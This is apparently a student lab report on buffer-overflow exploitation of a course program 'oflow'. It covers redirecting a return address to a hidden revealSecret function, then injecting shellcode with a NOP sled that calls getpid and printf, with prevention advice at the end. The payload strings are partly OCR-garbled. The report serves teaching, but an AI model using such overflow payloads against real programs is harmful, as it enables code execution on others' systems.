
Laboratory Assignment:3 BufferOverflow

Monica Gattupalli, Id: 19991130-T308

Andrii Yaitskyi, student ID 170403

Task-1

First we need to log in as user alice, after that we need to use the command “kbdmap” to change the language. Next, you need to login as root. After this action, you need to write the command “objdump -D oflow | grep revealSecret” to be able to see the secret. We see that the address of this function is 00000000002013a0. After that, we need to enter the “lldb oflow” command in order to use the buffer overflow, after that we enter the “run” command and get the address 0x000000000020150. Next, we use python, namely a command like "python2.7 -c‘print “b”*135’ | ./oflow". In order to be able to achieve segmentation, we change the number 135 to the number 136. After the error has been raised, the secret can be seen using the address "2013a0", this action is achieved with the command "python2.7 -c'print “b*136 + “\xa1\x13\x20' | ./oflow". After this command, as we see, the secret is revealed.




```
root@beastie:/usr/local/bin # objdump oflow -D | grep revealSecret
00000000002013a0 <revealSecret>:
  2013f0:       0f 83 97 00 00 00       jae     20148d <revealSecret+0xed>
  201402:       0f 8c 52 00 00 00       jl      20145a <revealSecret+0xba>
  201414:       0f 8f 40 00 00 00       jg      20145a <revealSecret+0xba>
  201426:       0f 8d 14 00 00 00       jge     201440 <revealSecret+0xa0>
  20143b:       e9 0f 00 00 00          jmpq    20144f <revealSecret+0xaf>
  201455:       e9 0c 00 00 00          jmpq    201466 <revealSecret+0xc6>
  201488:       e9 5b ff ff ff          jmpq    2013e8 <revealSecret+0x48>
root@beastie:/usr/local/bin #
```

```
 201488:       e9 5b ff ff ff          jmpq
root@beastie:/usr/local/bin # lldb oflow
(lldb) target create "oflow"
Current executable set to 'oflow' (x86_64).
(lldb) run
```

```
Version: 2019-11-18
What would you like to talk about?
sdsdasdasdasdasdadzxcxzcxzcosadoasodiasdiasidasidisadisadiasidiasidiasidiasdiasi
diasidasidiasidiasidiasdiiasdiasidiasidiasdiasidiasidiasidiasdiiasdiasidiasidias
idisaidasddsadasdasdasdasdasdsadasdasdasdasdczxczxczxczxczxczxczxczxczxczxcxzcas
dasdasdasdzxcxzcvcvxcvcxvvvvvxcvxcvxcvcxvcxv
It is nice that you want to talk about "sdsdasdasdasdasdadzxcxzcxzcosadoasodiasd
iasidasidisadisadiasidiasidiasidiasdiasidiasidasidiasidiasidiasidiasdiiasdiasidiasidi
asdiasid".
Process 751 stopped
* thread #1, name = 'oflow', stop reason = signal SIGBUS: hardware error
    frame #0: 0x0000000000201510 oflow`vulnerable + 96
oflow`vulnerable:
->  0x201510 <+96>: retq
    0x201511:       nopw   %cs:(%rax,%rax)
oflow`main:
    0x201520 <+0>:  pushq  %rbp
    0x201521 <+1>:  movq   %rsp, %rbp
(lldb)
```

```
root@beastie:/usr/local/bin # python2.7 -c 'print "b"*136' | ./oflow
Version: 2019-11-18
What would you like to talk about?
It is nice that you want to talk about "bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbb".
Segmentation fault (core dumped)
root@beastie:/usr/local/bin #
```

```
root@beastie:/usr/local/bin # python2.7 -c 'print "b"*136 +"\xa1\x13\x20"' | ./o
flow
Version: 2019-11-18
What would you like to talk about?
It is nice that you want to talk about "bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbb".
The secret string is: If you preserve secrecy, half the battle is already won.
Segmentation fault (core dumped)
```

Task -2

So, for this task, we again need to log in as user alice, after that we need to use the command to change the language. Next, we need to login as root. After we entered root, we need to go to the bin directory. To see the address, we use the "ldd oflow" command.

```
root@beastie:/usr/local/bin # ldd oflow
oflow:
        libc.so.7 => /lib/libc.so.7 (0x80024b000)
root@beastie:/usr/local/bin #
```

To check if the address is correct, we use the "objdump -D /lib/libc.so.7 | grep <printf" command.

```
  15fb49:       e8 a2 d8 05 00          callq  1bd3f0 <printf@plt>
  1602ec:       e8 ff d0 05 00          callq  1bd3f0 <printf@plt>
  164ea5:       e8 46 85 05 00          callq  1bd3f0 <printf@plt>
  1662e5:       e8 06 71 05 00          callq  1bd3f0 <printf@plt>
  1666a7:       e8 44 6d 05 00          callq  1bd3f0 <printf@plt>
  1668fb:       e8 f0 6a 05 00          callq  1bd3f0 <printf@plt>
  16693d:       e8 ae 6a 05 00          callq  1bd3f0 <printf@plt>
  16ab0e:       e8 dd 28 05 00          callq  1bd3f0 <printf@plt>
  16ac64:       e8 87 27 05 00          callq  1bd3f0 <printf@plt>
  16ad8e:       e8 5d 26 05 00          callq  1bd3f0 <printf@plt>
  194794:       e8 57 8c 02 00          callq  1bd3f0 <printf@plt>
  194a1c:       e8 cf 89 02 00          callq  1bd3f0 <printf@plt>
  194a4e:       e8 9d 89 02 00          callq  1bd3f0 <printf@plt>
  194c74:       e8 77 87 02 00          callq  1bd3f0 <printf@plt>
  194ceb:       e8 00 87 02 00          callq  1bd3f0 <printf@plt>
  1950d3:       e8 18 83 02 00          callq  1bd3f0 <printf@plt>
  195139:       e8 b2 82 02 00          callq  1bd3f0 <printf@plt>
000000000019c1b0 <printf>:
  19c1c1:       74 29                   je     19c1ec <printf+0x3c>
  19c25b:       75 0a                   jne    19c267 <printf+0xb7>
000000000019c270 <printf_l>:
  19c287:       74 29                   je     19c2b2 <printf_l+0x42>
  19c317:       75 0a                   jne    19c323 <printf_l+0xb3>
00000000001bd3f0 <printf@plt>:
root@beastie:/usr/local/bin #
```

As we can see above, the address of printf is “1bd3f0”. To get actual address of printf, we need to add it with base address.


printf address + 1bd3f0
libc base address + 0x80024b000

And the final printf address is - 0x8004083f0


After that, we enter gdb, for this we use the command "gdb oflow", then with the help of the command "b vulnerable" we reach the breakpoint. After these steps, we need to run it. Next, using the command “find 0x80024b000, +778899, “%d\n” we can see 9 patterns.

```
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from oflow...
(gdb) b vulnerable
Breakpoint 1 at 0x2014b4
(gdb) run
Starting program: /usr/local/bin/oflow
Version: 2019-11-18

Breakpoint 1, 0x00000000002014b4 in vulnerable ()
(gdb) find 0x80024b000, +778899, "%d\n"
0x80028a190
0x80028a1c0
0x80028a794
0x80028c3f1
0x80028f3bf
0x800290a10
0x800291be5
0x80029222e
0x8002925bf
9 patterns found.
(gdb)
```

Next, we go back to root and go to the bin directory, this is necessary so that we can create a file with assembler code. Creating a file is done with the "vi andrew.s" command, modifying a file is done with the "edit andrew.s" command. After that, to be able to compile the code and create a binary file, we use the commands "cc -o andrew.o -c andrew.s", "cc andrew.s", and to dump the code "objdump -d andrew.o". In that case, i will be using 0x80028f3bf as a format string, $0x8004083f0 is the address of printf. After that, we disassemble the andrew.o file to get the payload.



Let’s now use the disassembled file to create and run the payload. For this case, i using that payload: "python2.7 -c'print "×90”*40+” ×48\×81\xec\×80\×00\x00\x00\x48\xc7\xc0\x14\x00\x00\x00\xcd\x80\ x48\x89\xc6\x48\xbf\xbf\xf3\x28\x00\×08\x00\×00\x00\x48\×31\xc0\ x49\xba\xf0\x83\x40\×00\×08\x00\x00\×00\x41\xff\xd2”+”\x90" *43 +"0"*8 + “\×35\xea\xff\ff\xff\x7f\×00\×00”’ | ./oflow_execstack". So, after this payload is when this payload is entered, we get the process id.



As we can see on the screenshot above, 1013 is the process number.

Vulnerabilities that have been found:

Buffer overflow vulnerability - a buffer overflow occurs when one writes more data then a buffer can hold. The overflow data spills over into the contents of neighbor variables and buffers, writing over their contents.

How to prevent:

Input Validation - this is needed in order to validate all incoming inputs from the user.

Protections that provided by operating systems(for example ASLR – Address space layout randomization)

Auditing Source Code - this is needed in order to ensure that there are no unsafe functions in the code.